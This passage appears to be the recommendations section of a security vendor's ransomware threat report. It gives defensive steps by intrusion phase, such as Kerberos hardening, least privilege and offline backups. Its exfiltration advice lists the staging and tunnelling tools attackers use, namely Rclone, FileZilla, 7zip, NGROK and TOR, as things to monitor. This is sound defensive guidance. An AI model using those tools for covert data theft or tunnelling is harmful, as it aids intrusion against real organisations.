- Patch known vulnerabilities in software and operating systems.

Credential Access & Privilege Escalation

- Protect against Kerberos attacks by:
    - Using AES Kerberos encryption over RC4 and use complex, lengthy passwords on service accounts.
    - Limiting service accounts to minimal required privileges and privileged groups such as Domain Administrators.
- Monitor for privileged account creation.

Compromise Administrators

- Protect administrator workstations from compromise using anti-malware and endpoint detection and response products.
- Avoid storing cleartext credentials in files.
- Use strong passwords for password managers and avoid saving them directly on the system.
- Enforce “least privilege” to limit access to the minimum required for the employee’s specific job function.

Exfiltrate Data

- Ensure EDR agents are deployed to key targets of ransomware actors including file shares, email servers and domain controllers.
- Monitor for data staging and exfiltration utilities such as 7zip, Rclone and FileZilla
- Monitor for software used to proxy or tunnel network traffic, including TOR clients (The Onion Router), NGROK and SSH clients (where not expected).

Inhibit Recovery

- Implement regular backups and store them offline.
- Harden administrative interfaces to backup services.

If you’re not currently engaged with a Managed Detection and Response provider, we highly recommend you partner with us for security services in order to disrupt threats before they impact your business.

Want to learn more? Connect with an eSentire Security Specialist.

Skip To:

- Key Takeaways:
- Background
- Breakdown by Intrusion Phase
- How eSentire is Responding
- Recommendations from eSentire’s Threat Response Unit (TRU)